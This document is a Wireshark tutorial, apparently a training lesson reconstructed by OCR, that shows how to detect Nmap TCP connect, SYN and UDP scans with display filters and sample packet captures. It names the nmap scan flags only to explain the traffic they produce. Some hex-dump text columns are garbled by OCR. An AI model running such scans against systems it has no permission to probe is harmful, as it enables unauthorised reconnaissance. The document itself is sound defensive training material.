
```
0030  20 47 4d 54 0d 0a 53 65  72 76 65 72 3a 20 41 70    GMT··Se r
0040  61 63 68 65 0d 0a 4c 61  73 74 2d 4d 6f 64 69 66   ache··La s
0050  69 65 64 3a 20 54 75 65  2c 20 32 30 20 41 70 72   ied: Tue ,
0060  20 32 30 30 34 20 31 33  3a 31 37 3a 30 30 20 47    2004 13 :
0070  4d 54 0d 0a 45 54 61 67  3a 20 22 39 61 30 31 61   MT··ETag :
0080  2d 34 36 39 36 2d 37 65  33 35 34 62 30 30 22 0d   -4696-7e 3
0090  0a 41 63 63 65 70 74 2d  52 61 6e 67 65 73 3a 20   ·Accept- R
00a0  62 79 74 65 73 0d 0a 43  6f 6e 74 65 6e 74 2d 4c   bytes··C c
00b0  65 6e 67 74 68 3a 20 31  38 30 37 30 0d 0a 4b 65   ength: 1 8
00c0  65 70 2d 41 6c 69 76 65  3a 20 74 69 6d 65 6f 75   ep-Alive :
00d0  74 3d 31 35 2c 20 6d 61  78 3d 31 30 30 0d 0a 43   t=15, ma x
00e0  6f 6e 6e 65 63 74 69 6f  6e 3a 20 4b 65 65 70 2d   onnectio r
00f0  41 6c 69 76 65 0d 0a 43  6f 6e 74 65 6e 74 2d 54   Alive··C c
0100  79 70 65 3a 20 74 65 78  74 2f 68 74 6d 6c 3b 20   ype: tex t
0110  63 68 61 72 73 65 74 3d  49 53 4f 2d 38 38 35 39   charset= I
0120  2d 31 0d 0a 0d 0a 3c 3f  78 6d 6c 20 76 65 72 73   -1····<? x
0130  69 6f 6e 3d 22 31 2e 30  22 20 65 6e 63 6f 64 69   ion="1.0 "
0140  6e 67 3d 22 55 54 46 2d  38 22 3f 3e 0a 3c 21 44   ng="UTF- 8
0150  4f 43 54 59 50 45 20 68  74 6d 6c 0a 20 20 50 55   OCTYPE h t
```

HTTP Server (http.server), 16 byte(s)

Packets: 58653 · Displayed: 1 (0.0%) · Comments: 1 · Profile: Default

Filter: "string"

Filter	**string**
Type	Function
Description	Convert a non-string value to a string.
Example	Find all frames with odd numbers.
Workflow	Convert all "frame number" fields to string values, and list frames end with odd values.
Usage	`string(frame.number) matches "[13579]$"`


Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
string(frame.number) matches "[13579]$"
```

```
No.   Time     Source           Destination      Protocol Length Info
    1 0.000000 145.254.160.237  65.208.228.223   TCP        62 3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS=1460 SACK_PERM=1
    3 0.911310 145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len=0
    5 1.472116 65.208.228.223   145.254.160.237  TCP        54 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=0
    7 1.812606 145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=1381 Win=9660 Len=0
    9 2.012894 145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=2761 Win=9660 Len=0
   11 2.553672 65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [PSH, ACK] Seq=4141 Ack=480 Win=6432 Len=1380 [TCP
   13 2.553672 145.254.160.237  145.253.2.203    DNS        89 Standard query 0x0023 A pagead2.googlesyndication.com
   15 2.814046 145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=6901 Win=9660 Len=0
   17 2.914190 145.253.2.203    145.254.160.237  DNS       188 Standard query response 0x0023 A pagead2.googlesyndication.co
   19 3.014334 145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=8281 Win=9660 Len=0
   21 3.495025 65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [PSH, ACK] Seq=9661 Ack=480 Win=6432 Len=1380 [TCP
   23 3.635227 65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=11041 Ack=480 Win=6432 Len=1380 [TCP segm
   25 3.815486 145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=12421 Win=9660 Len=0
   27 3.955688 216.239.59.99    145.254.160.237  HTTP      214 HTTP/1.1 200 OK  (text/html)
   29 4.105904 65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [PSH, ACK] Seq=12421 Ack=480 Win=6432 Len=1380 [TCP
   31 4.226076 65.208.228.223   145.254.160.237  TCP      1434 80 → 3372 [ACK] Seq=13801 Ack=480 Win=6432 Len=1380 [TCP segm
   33 4.356264 145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=16561 Win=9660 Len=0
   35 4.496465 145.254.160.237  65.208.228.223   TCP        54 3372 → 80 [ACK] Seq=480 Ack=17941 Win=9660 Len=0
```

```
Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on
› Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00
⌄ Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  › Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 48
    Identification: 0x0f41 (3905)
  › Flags: 0x4000, Don't fragment
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0x91eb [validation disabled]
    [Header checksum status: Unverified]
    Source: 145.254.160.237
    Destination: 65.208.228.223
  › [Source GeoIP: Stockelsdorf, DE, ASN 3209, Vodafone GmbH]
  › [Destination GeoIP: US, ASN 17338, UNITAS-AOS]
⌄ Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq: 0, L
    Source Port: 3372
```

```
0000  fe ff 20 00 01 00 00 00  01 00 00 00 08 00 45 00   ·· ······ ··
0010  00 30 0f 41 40 00 80 06  91 eb 91 fe a0 ed 41 d0   ·0·A@··· ··
0020  e4 df 0d 2c 00 50 38 af  fe 13 00 00 00 00 70 02   ··,·P8· ··
0030  22 38 c3 0c 00 00 02 04  05 b4 01 01 04 02         "8······ ··
```

Destination (ip.dst), 4 byte(s)

Packets: 58653 · Displayed: 29327 (50.0%) · Comments: 1   Profile: Default

Wireshark: Traffic Analysis

▼ Nmap Scans

Nmap is an industry-standard tool for mapping networks, identifying live hosts and discovering the services. As it is one of the most used network scanner tools, a security analyst should identify the network patterns created with it. This section will cover identifying the most common Nmap scan types.

- **TCP connect scans**
- **SYN scans**
- **UDP scans**

It is essential to know how Nmap scans work to spot scan activity on the network. However, it is impossible to understand the scan details without using the correct filters. Below are the base filters to probe Nmap scan behaviour on the network.

TCP flags in a nutshell.

Notes	Wireshark Filters
Global search.	• `tcp` • `udp`

• Only SYN flag. • SYN flag is set. The rest of the bits are not important.	• `tcp.flags == 2` • `tcp.flags.syn == 1`
• Only ACK flag. • ACK flag is set. The rest of the bits are not important.	• `tcp.flags == 16` • `tcp.flags.ack == 1`
• Only SYN, ACK flags. • SYN and ACK are set. The rest of the bits are not important.	• `tcp.flags == 18` • `(tcp.flags.syn == 1) and (tcp.flags.ack == 1)`
• Only RST flag. • RST flag is set. The rest of the bits are not important.	• `tcp.flags == 4` • `tcp.flags.reset == 1`
• Only RST, ACK flags. • RST and ACK are set. The rest of the bits are not important.	• `tcp.flags == 20` • `(tcp.flags.reset == 1) and (tcp.flags.ack == 1)`
• Only FIN flag • FIN flag is set. The rest of the bits are not important.	• `tcp.flags == 1` • `tcp.flags.fin == 1`

TCP


TCP Connect Scan in a nutshell:

- Relies on the three-way handshake (needs to finish the handshake process).
- Usually conducted with `nmap -sT` command.
- Used by non-privileged users (only option for a non-root user).
- Usually has a windows size **larger than 1024 bytes as the request expects some data due to the nature of the protocol.**

Open TCP Port	Open TCP Port	Closed TCP Port
• SYN --> • <-- SYN, ACK • **ACK -->**	• SYN --> • <-- SYN, ACK • ACK --> • RST, ACK -->	• SYN --> • <-- RST, ACK


The images below show the three-way handshake process of the open and close TCP ports. Images and pcap samples are split to make the investigation easier and understand each case's details.

Open TCP port (Connect):


tcp-connect-open-port.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time         Source         Destination    Protocol  Info
    1 0.000000000  10.10.60.7     10.10.47.123   TCP       36958 → 22 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval…
    2 0.000012250  10.10.47.123   10.10.60.7     TCP       22 → 36958 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_P…
    3 0.000209974  10.10.60.7     10.10.47.123   TCP       36958 → 22 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=1438758498 TSe…
    4 0.000244154  10.10.60.7     10.10.47.123   TCP       36958 → 22 [RST, ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=143875849…
```

Closed TCP port (Connect):



tcp-connect-close-port.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time         Source         Destination    Protocol  Info
    1 0.000000000  10.10.60.7     10.10.47.123   TCP       59934 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval…
    2 0.000005840  10.10.47.123   10.10.60.7     TCP       21 → 59934 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

The above images provide the patterns in isolated traffic. However, it is not always easy to spot the given patterns in big capture files. Therefore analysts need to use a generic filter to view the initial anomaly patterns, and then it will be easier to focus on a specific traffic point.

- The given filter shows the TCP Connect scan patterns in a capture file.

```
tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size > 1024
```


Exercise-TCP-Connect.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size>1024

```
No.   Time         Source         Destination    Protocol  Info
    1 0.000000000  10.10.60.7     10.10.47.123   TCP       45836 → 135 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 S
    2 0.000000130  10.10.60.7     10.10.47.123   TCP       33436 → 23 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SA
    3 0.000012991  10.10.60.7     10.10.47.123   TCP       34242 → 1025 [SYN] Seq=0 Win=62727 Len=0 MSS=8961
    4 0.000013031  10.10.60.7     10.10.47.123   TCP       49110 → 8888 [SYN] Seq=0 Win=62727 Len=0 MSS=8961
    5 0.000013071  10.10.60.7     10.10.47.123   TCP       51038 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 S
   11 0.000059761  10.10.60.7     10.10.47.123   TCP       36958 → 22 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SA
   13 0.000110152  10.10.60.7     10.10.47.123   TCP       59934 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SA
   14 0.000110252  10.10.60.7     10.10.47.123   TCP       50882 → 554 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 S
   17 0.000131872  10.10.60.7     10.10.47.123   TCP       59022 → 111 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 S
```

SYN Scans


TCP SYN Scan in a nutshell:

- Doesn't rely on the three-way handshake (no need to finish the handshake process).
- Usually conducted with `nmap -sS` command.
- Used by privileged users.
- Usually have a size **less than or equal** to **1024** bytes as the request is not finished and it doesn't expect to receive data.

Open TCP Port	Close TCP Port


• SYN --> • <-- SYN,ACK • **RST-->**	• SYN --> • <-- RST,ACK

Open TCP port (SYN):


tcp-syn-open-port.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source         Destination    Protocol  Info
   1 0.000000000  10.10.60.7     10.10.47.123   TCP       36044 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   2 0.000047361  10.10.47.123   10.10.60.7     TCP       22 → 36044 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
   3 0.000269174  10.10.60.7     10.10.47.123   TCP       36044 → 22 [RST] Seq=1 Win=0 Len=0
```


Closed TCP port (SYN):


tcp-syn-close-port.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source         Destination    Protocol  Info
   1 0.000000000  10.10.60.7     10.10.47.123   TCP       36044 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   2 0.000007060  10.10.47.123   10.10.60.7     TCP       21 → 36044 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

The given filter shows the TCP SYN scan patterns in a capture file.

```
tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size <= 1024
```


Exercise-TCP-SYN.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size <= 1024

```
No.  Time         Source         Destination    Protocol  Info
   1 0.000000000  10.10.60.7     10.10.47.123   TCP       36044 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   2 0.000000090  10.10.60.7     10.10.47.123   TCP       36044 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   3 0.000000240  10.10.60.7     10.10.47.123   TCP       36044 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   4 0.000000250  10.10.60.7     10.10.47.123   TCP       36044 → 3306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   5 0.000000290  10.10.60.7     10.10.47.123   TCP       36044 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  11 0.000079761  10.10.60.7     10.10.47.123   TCP       36044 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  13 0.000091302  10.10.60.7     10.10.47.123   TCP       36044 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  14 0.000091372  10.10.60.7     10.10.47.123   TCP       36044 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
  15 0.000091412  10.10.60.7     10.10.47.123   TCP       36044 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
```


UDP

UDP Scan in a nutshell:

- **Doesn't require a handshake process**
- **No prompt for open ports**
- **ICMP error message for close ports**
- Usually conducted with `nmap -sU` command.

Open UDP Port	Closed UDP Port
• UDP packet -->	• UDP packet --> • ICMP Type 3, Code 3 message. (Destination unreachable, port unreachable)


Closed (port no 69) and open (port no 68) UDP ports:


udp-scan.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Info
1	0.000000000	10.10.60.7	10.10.47.123	UDP	35350 → 69 Len=0
2	0.000018961	10.10.47.123	10.10.60.7	ICMP	Destination unreachable (Port unreachable)
3	397.464887228	10.10.60.7	10.10.47.123	UDP	35357 → 68 Len=0

The above image shows that the closed port returns an ICMP error packet. No further information is provided about the error at first glance, so how can an analyst decide where this error message belongs?

- The ICMP error message uses the original request as encapsulated data to show the source/reason of the packet. Once you expand the ICMP section in the packet details pane, you will see the encapsulated data and the original request, as shown in the below image.


udp-scan.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time            Source         Destination    Protocol  Info
   1 0.000000000     10.10.60.7     10.10.47.123   UDP       35350 → 69 Len=0
   2 0.000018961     10.10.47.123   10.10.60.7     ICMP      Destination unreachable (Port unreachable)
   3 397.464887228   10.10.60.7     10.10.47.123   UDP       35357 → 68 Len=0
```

```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on inter
▸ Ethernet II, Src: 02:6d:30:b1:b9:69, Dst: 02:46:92:ec:ed:bd
▾ Internet Protocol Version 4, Src: 10.10.60.7, Dst: 10.10.47.123
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 28
    Identification: 0x4953 (18771)
  ▸ Flags: 0x0000
    Fragment offset: 0
    Time to live: 46
    Protocol: UDP (17)
    Header checksum: 0xc3e8 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.10.60.7
    Destination: 10.10.47.123
▾ User Datagram Protocol, Src Port: 35350, Dst Port: 69
    Source Port: 35350
    Destination Port: 69
    Length: 8
    Checksum: 0xf5ec [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]
```

```
0000  02 46 92 ec ed bd 02 6d  30 b1 b9 69 08 00 45 00
0010  00 1c 49 53 00 00 2e 11  c3 e8 0a 0a 3c 07 0a 0a
0020  2f 7b 8a 16 00 45 00 08  f5 ec
```

udp-scan.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.  Time            Source         Destination    Protocol  Info
   1 0.000000000     10.10.60.7     10.10.47.123   UDP       35350 → 69 Len=0
   2 0.000018961     10.10.47.123   10.10.60.7     ICMP      Destination unreachable (Port unreachable)
   3 397.464887228   10.10.60.7     10.10.47.123   UDP       35357 → 68 Len=0
```

```
▸ Frame 2: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on inter
▸ Ethernet II, Src: 02:46:92:ec:ed:bd, Dst: 02:6d:30:b1:b9:69
▸ Internet Protocol Version 4, Src: 10.10.47.123, Dst: 10.10.60.7
▾ Internet Control Message Protocol
